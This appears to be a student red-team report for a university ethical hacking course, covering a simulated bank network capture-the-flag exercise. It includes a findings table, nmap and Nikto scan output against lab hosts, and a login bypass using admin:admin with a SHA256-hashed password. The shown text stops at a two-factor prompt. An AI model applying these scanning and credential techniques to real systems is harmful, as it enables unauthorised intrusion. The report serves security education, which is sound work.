Carnegie Mellon University

ETHICAL HACKING

04-720

Final Project -> 04nd May 2024

Group: Red Team

Semester: Spring 2024

CONTENTS

EXECUTIVE SUMMARY

In this penetration testing exercise, our Red Team was tasked with assessing the security of a hypothetical bank's network, focusing on identifying and exploiting vulnerabilities in a simulated environment that included a finance server containing sensitive payroll data. The test was designed as a Capture the Flag (CTF) event, enabling our team to demonstrate practical skills in bypassing various security layers to access critical systems, which were believed to be securely isolated from external threats.

Through rigorous reconnaissance, our team identified exploitable services within the demilitarized zone (DMZ) and successfully navigated deeper into the network using advanced penetration techniques. Key achievements included overcoming multi-factor authentication barriers, gaining administrative privileges through misconfigured permissions, and extracting highly sensitive data. The systematic approach not only highlighted significant security lapses such as poor credential management and inadequate input validation but also demonstrated potential pathways an attacker could exploit to compromise the network.

The findings from this exercise offer valuable insights into the effectiveness of current security measures and present specific recommendations for strengthening the network's defenses. By addressing the identified vulnerabilities and implementing regular security assessments, the organization can significantly enhance its ability to thwart potential cyber threats, ensuring robust protection of critical financial information.

SUMMARY OF FINDINGS

Throughout the penetration testing exercise conducted by our Red Team, several critical vulnerabilities were identified and exploited across the bank's network, leading to significant findings related to network security, data accessibility, and system integrity. The operation spanned multiple phases, each uncovering layers of security weaknesses that could potentially be exploited by malicious entities.

Methodology


Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

Finding Risk Ranking

Category	ID	Vulnerability	Root Cause	Risk Severity
Authentication	1	Weak Password Hashing	Inadequate Password Hashing Algorithm	**High**
Data Security	2	Unsecured Data Storage	Lack of Data Encryption	**High**
	3	Sensitive Data Exposure	Lack of Data Protection	**High**
Network Security	4	Unsecured Network Segment	Lack of Network Segmentation	**High**
	5	Unsecured DNS Server	Hastily Configured DNS Server	**High**
	6	Unsecured DNS Server	Inadequate DNS Server Configuration	**Medium**

Persistence	7	Backdoor Account Creation	Lack of Secure Account Management	**High**
Privilege Escalation	8	Misconfigured System Permissions	Inadequate System Configuration	**High**
	9	Insecure Sudo Configuration	Inadequate Privilege Management	**High**
System Security	10	Unpatched System	Failure to Update System Software	**Medium**
	11	Unsecured SSH Server	Inadequate SSH Server Configuration	**Medium**
Web Application Security	12	Unvalidated Input	Improper Input Validation	**High**
	13	Vulnerable Search Functionality	Improper Input Validation	**High**

Summary Chart




TECHNICAL DETAILS

This section of the report delves into the comprehensive technical methodologies employed by our team during the penetration testing exercise. We outline the specific techniques and tools utilized at each stage of the testing, from initial reconnaissance to deep exploitation and final data exfiltration. The descriptions are accompanied by screenshots that visually document our progress and highlight the effectiveness of each approach. These detailed accounts not only illustrate the steps taken to identify and exploit vulnerabilities within the bank's network but also showcase our strategic application of various cybersecurity practices in a controlled testing environment. Through this meticulous documentation, we aim to provide a clear and educative insight into the practical aspects of network penetration testing, offering a step-by-step breakdown of our actions and their impact on the target systems.

Reconnaissance phase

In the initial phase of the network penetration test, we utilized the ***arp-scan*** tool to perform host discovery on the specified network segment (10.48.0.192/26). This tool was crucial in identifying active devices on the network by sending ARP requests to each IP address in the range and listening for replies. As shown in the screenshot, two hosts responded to the ARP requests: IP addresses *10.48.0.201 and 10.48.0.202*. This indicated the presence of potential targets for further exploration within the DMZ. This initial step set the foundation for more in-depth vulnerability scanning and exploitation activities targeting these discovered hosts.



Following initial host discovery, we conducted an in-depth port scan and service analysis using Nmap on IP addresses 10.48.0.201 and 10.48.0.202. The scan revealed critical services: SSH on port 22 and HTTP on port 80 for 10.48.0.201, indicating potential entry points. The SSH service was identified as OpenSSH 7.2p2 running on Ubuntu, and the HTTP service was hosted by Apache, featuring a login page. These findings are crucial as they help prioritize which vulnerabilities to exploit by highlighting the services most susceptible to attack based on their configurations and known issues.

```
┌──(root㉿tfred)-[/home/tfred]
└─# nmap -F -Pn -sV -A 10.48.0.201 10.48.0.202

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-26 10:48 CDT
Nmap scan report for 10.48.0.201
Host is up (0.037s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 14:61:d8:09:c2:0e:f0:55:08:25:f6:84:8a:9b:09:5f (RSA)
|   256 a2:da:ad:db:bf:e4:5b:07:f8:95:0b:72:b4:5c:58:7a (ECDSA)
|_  256 16:ae:fc:60:36:69:16:b2:9f:a2:77:b4:af:66:70:f9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Login
MAC Address: 08:00:27:69:B7:77 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/26%OT=22%CT=7%CU=36178%PV=Y%DS=1%DC=D%G=Y%M=08002
OS:7%TM=662BCCEA%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=Z%CI=I%I
OS:I=I%TS=8)SEQ(SP=104%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)SEQ(SP=105%GCD=1%I
OS:SR=109%TI=Z%II=I%TS=8)SEQ(SP=105%GCD=1%ISR=109%TI=Z%CI=I%II=I%TS=8)OPS(O
OS:1=M52FST11NW7%O2=M52FST11NW7%O3=M52FNNT11NW7%O4=M52FST11NW7%O5=M52FST11N
OS:W7%O6=M52FST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R
OS:=Y%DF=Y%T=40%W=7210%O=M52FNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=
OS:40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S
OS:)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   37.17 ms 10.48.0.201
```

```
Nmap scan report for 10.48.0.202
Host is up (0.016s latency).
Not shown: 98 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c2:60:90:55:96:db:fc:c5:70:82:93:a6:a4:47:ad:18 (RSA)
|   256 02:44:44:74:30:18:6a:48:ec:6b:7e:6f:e8:14:e9:ae (ECDSA)
|_  256 2e:be:d9:47:eb:38:34:7c:3d:08:2b:8a:46:12:b4:ef (ED25519)
53/tcp open  domain  ISC BIND 9.11.3-1ubuntu1.13 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.11.3-1ubuntu1.13-Ubuntu
MAC Address: 08:00:27:A4:E5:F8 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=4/26%OT=22%CT=7%CU=43151%PV=Y%DS=1%DC=D%G=Y%M=08002
OS:7%TM=662BCCEA%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=Z%I
OS:I=I%TS=A)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%I
OS:SR=10B%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=105%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)
OS:SEQ(SP=105%GCD=2%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M52FST11NW7%O2=M52FS
OS:T11NW7%O3=M52FNNT11NW7%O4=M52FST11NW7%O5=M52FST11NW7%O6=M52FST11)WIN(W1=
OS:FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=
OS:M52FNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)
OS:T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
OS:+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=
OS:Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G
OS:%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


From the above screenshot, it is evident that there are three open ports across two distinct IP addresses. Specifically, on IP address 10.48.0.201, ports 22 and 80 are open, indicating SSH and HTTP services, respectively. Conversely, IP address 10.48.0.202 has ports 22 and 53 open, representing SSH and DNS services, respectively. This suggests that SSH is accessible on both IP addresses, while HTTP and DNS services are available on IP addresses 10.48.0.201 and 10.48.0.202, respectively.

In the next phase of our penetration testing, we utilized Nikto, a web server scanner, to probe for vulnerabilities on the Apache server hosted at 10.48.0.201. Nikto's scan highlighted several security issues and misconfigurations that could be exploited. Notably, it identified that the server's anti-clickjacking X-Frame-Options header was missing, and it was also susceptible to junk HTTP requests, indicating a potential for HTTP flood attacks. These findings underscore the server's vulnerability to both client-side and server-side attacks, facilitating the development of strategies for deeper exploitation, such as attempting cross-site scripting or other injection attacks.


```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h http://10.48.0.202:80
- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ 0 host(s) tested

┌──(root㉿kali)-[/home/kali]
└─# nikto -h http://10.48.0.201:80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.48.0.201
+ Target Hostname:    10.48.0.201
+ Target Port:        80
+ Start Time:         2024-04-26 10:54:24 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bra
nch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /home.php?arsc_language=elvish: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla
rg/en-US/docs/Web/HTTP/Cookies
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8103 requests: 0 error(s) and 6 item(s) reported on remote host
+ End Time:           2024-04-26 10:55:36 (GMT-4) (72 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Exploitation


After identifying vulnerabilities using ***Nikto***, we accessed the web application's login portal at IP *10.48.0.201* through a browser. The portal presented a standard interface with fields for username and password.




The leaked login credentials provided by the informant were initially used in plain text but were not accepted by the system. To circumvent this restriction, we employed ***Burp Suite***, a local proxy tool, to intercept and modify the outgoing HTTP requests. This allowed us to experiment with various password hashing algorithms. After several attempts, we discovered that hashing the password using ***SHA256*** produced a hash that matched the one expected by the server. This successful manipulation of the request enabled us to bypass the authentication mechanism and gain authorized access to the system.



We attempted to log in using the plaintext credentials ***admin:admin***, but the attempt failed as the application required the password in a hashed format.




We attempted to log in again using the plaintext credentials *admin:admin*, this time hashing the password with ***MD5***. However, this approach also failed.




We then tried logging in with the credentials admin:admin, hashing the password using SHA256, which successfully granted access. After successfully logging in with the SHA256-hashed password.

admin==
8C6976E5B5410415BDE908BD4DEE15DFB167A9C873FC4BB8A81F6F2AB448A918


we encountered an OTP page requiring two-factor authentication (2FA), leaving us without immediate guidance on how to proceed.



